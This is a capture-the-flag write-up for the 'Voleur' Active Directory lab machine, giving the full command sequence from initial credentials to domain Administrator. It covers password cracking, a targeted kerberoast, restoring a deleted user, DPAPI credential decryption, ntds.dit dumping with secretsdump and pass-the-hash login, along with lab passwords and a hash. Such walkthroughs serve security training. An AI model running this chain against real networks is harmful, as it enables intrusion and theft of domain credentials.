Voleur
Voleur is a medium difficulty active directory machine
About

Difficulty: Medium
OS: Windows
Release date: 2025-07-05
Authors: baseDN
As is common in real life Windows pentests, you will start the Voleur box with credentials for the following account: ryan.naylor / HollowOct31Nyt
Disclaimer
The solutions described in this writeup were discovered in a group effort and not found by me alone. Thanks to all contributors.
Summary
We find an excel file in a SMB share accessible to the initial user. Its password can be found in rockyou and we find credentials to a user that can perform a targeted kerberoast on a user with winrm access. The user from the excel also allows us to restore a deleted user who can decrypt DPAPI credentials that belong to yet another user. This gives us access to a running WSL instance over ssh and we can find a backup of ntds.dit and the SYSTEM hive and use it to get all domain secrets and take over the Administrator account.
Recon
Rustscan and nmap report the following
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
53/tcp    open  domain        (generic dns response: SERVFAIL)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-06 03:01:35Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: voleur.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
2222/tcp  open  ssh           OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: voleur.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
62734/tcp open  msrpc         Microsoft Windows RPC
62757/tcp open  msrpc         Microsoft Windows RPC
53/udp  open  domain       udp-response ttl 127 (generic dns response: SERVFAIL)
88/udp  open  kerberos-sec udp-response ttl 127 Microsoft Windows Kerberos (server time: 2025-07-06 03:00:42Z)
123/udp open  ntp          udp-response ttl 127 NTP v3
389/udp open  ldap         udp-response ttl 127 Microsoft Windows Active Directory LDAP (Domain: voleur.htb0., Site: Default-First-Site-Name)
Only SSH on port 2222 stands out a bit. Password authentication is disabled.
We can confirm that the given credentials work for active directory. However, kerberos authentication is required and there is a time offset of 8 hours. The command to collect bloodhound data with nxc ends up as:
1
faketime -f +8h nxc ldap dc.voleur.htb -k -u ryan.naylor -p HollowOct31Nyt --bloodhound -c All --dns-server 10.129.232.130
For further commands the
faketime -f +8his omitted.
You can just run your whole shell with the offset and then forget about it (e.g.faketime -f +8h zsh)
There is also a readable IT share that we can discover with nxc.
1
nxc smb dc.voleur.htb -k -u ryan.naylor -p HollowOct31Nyt -k --shares
User
svc_ldap
Upon connecting to the smb share we find an excel file
1
smbclient -U 'ryan.naylor%HollowOct31Nyt' //dc.voleur.htb/IT --realm voleur.htb --use-kerberos=required
It is password protected. We can use office2john, john and rockyou to crack it.
1
2
office2john Access_Review.xlsx > access_review.hash
john -w=/usr/share/wordlists/rockyou.txt access_review.hash
It cracks to football1 and we can open it.

We find passwords for todd.wolfe, svc_ldap and svc_iis.
Todd.Wolfe is crossed out and we don’t see him in bloodhound. Keep this in mind.
svc_iis doesn’t seem to have any special rights we can see, but svc_ldap is member of Restore_Users and can write an spn of svc_winrm.

svc_winrm
With write spn rights, we can perform a targeted kerberoast attack.
First we set a SPN (any will do).
1
bloodyAD --host dc.voleur.htb -d voleur.htb -u svc_ldap -p M1XyC9pW7qT5Vn -k set object svc_winrm servicePrincipalName -v ahos6/pwn
Then we use impacket’s GetUserSPN.py to get a hash
1
GetUserSPNs.py -k -dc-host dc.voleur.htb voleur.htb/svc_ldap:M1XyC9pW7qT5Vn -request-user svc_winrm -outputfile svc_winrm-krb5tgs.hash
And finally john to crack it
1
john -w=/usr/share/wordlists/rockyou.txt --format=krb5tgs svc_winrm-krb5tgs.hash
We find the password, and as the username suggest, we can log in over winrm.
Since kerberos authentication is required and we don’t want to go through the trouble with krb5.conf, we will use winrmexec
1
winrmexec.py -k voleur.htb/svc_winrm:AFireInsidedeOzarctica980219afi@dc.voleur.htb
This let’s us retrieve the user flag from the desktop.
I use winrmexec like this:
Root
todd.wolfe
todd.wolfe is crossed out in the excel file and svc_ldap is in the group restore_users.
Similar to TombWatcher, we can view and restore deleted objects.
Recently this functionality was added to bloodyAd, so we don’t even have to go through the trouble to get a shell as svc_ldap.
List the deleted objects:
1
bloodyAD --host dc.voleur.htb -d voleur.htb -u svc_ldap -p M1XyC9pW7qT5Vn -k get search -c 1.2.840.113556.1.4.2064 --filter '(isDeleted=TRUE)'
Restore todd.wolfe
1
bloodyAD --host dc.voleur.htb -d voleur.htb -u svc_ldap -p M1XyC9pW7qT5Vn -k set restore todd.wolfe
From the excel, we already have the password of todd and he’s even in the remote management users group.
Unfortunately, for some reason, a direct winrm login doesn’t work.
To get a shell, RunasCs can be used.
Since there is no antivirus, you can use whatever shell you prefer.
1
.\RunasCs.exe todd.wolfe NightT1meP1dg3on14 ".\goncat.exe ..."
jeremy.combs
Since todd.wolfe is in Second-Line Technicians, we now have access to the folder C:\IT\Second-Line Support.
We find a an archived home directory of the user.
Like in Puppy, we can extract dpapi credentials either directly from windows or by first transfering it to our a linux attacker.
SharpDPAPI
First we have to decrypt the masterkey using the password and the user SID:
1
.\SharpDPAPI.exe masterkeys /password:NightT1meP1dg3on14 /target:'C:\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-1110/08949382-134f-4c63-b93c-ce52efc0aa88' /sid:'S-1-5-21-3927696377-1337352550-2781715495-1110'
We can also search for any credentials in this folder
1
.\SharpDPAPI.exe search /type:folder /path:'C:\IT\Second-Line Support'
And decrypt the one we want with the output of the first command.
1
.\SharpDPAPI.exe credentials '{08949382-134f-4c63-b93c-ce52efc0aa88}:7417F03CA0D4D557935D96B3F1341BDBBCDBD907' /target:'C:\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Credentials\772275FAD58525253490A9B0039791D3'
1
2
UserName         : jeremy.combs
Credential       : qT3V9pLXyN7W4m
impacket
After transfering the files mentioned above, the commands to decrypt them are
1
2
dpapi.py masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 -password NightT1meP1dg3on14 -sid S-1-5-21-3927696377-1337352550-2781715495-1110
dpapi.py credential -file 772275FAD58525253490A9B0039791D3 -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
And we get the same credentials.
Luckily, this time winrm works directly:
1
winrmexec.py -k voleur.htb/jeremy.combs:qT3V9pLXyN7W4m@dc.voleur.htb
svc_backup
Jeremy is Third-Line Technicians, so we should have access to the last folder in the IT share.
C:\IT\Third-Line Support
In it with find a private ssh key and this note:
1
2
3
4
5
6
7
8
9
Jeremy,

I've had enough of Windows Backup! I've part configured WSL to see if we can utilize any of the backup tools from Linux.

Please see what you can set up.

Thanks,

Admin
There is also a Backups folder but we don’t have access.
We remember that there is a user svc_backup. qwinsta also shows that it has an open session. Also from nmap we remember that SSH is exposed on port 2222.
Now we can login with the private key we just obtained:
1
ssh svc_backup@voleur.htb -i id_rsa -p 2222
Administrator
As is common with WSL, the C: drive is mounted at /mnt/c.
Now we can access the Backups folder that we couldn’t before at /mnt/c/IT/Third-Line Support/Backups.
In it, we find copies of ntds.dit and the SYSTEM registry hive. Everything we need to get the NTLM hash of the domain administrator.
After transfering the files to our attacker, we can use impacket’s secretsdump.py locally to get the hashes and kerberos keys.
1
secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL
And we can use the Administrator NTLM hash to get a shell and retrieve the root flag.
1
winrmexec.py -k voleur.htb/Administrator@dc.voleur.htb -hashes :e656e07c56d831611b577b160b259ad2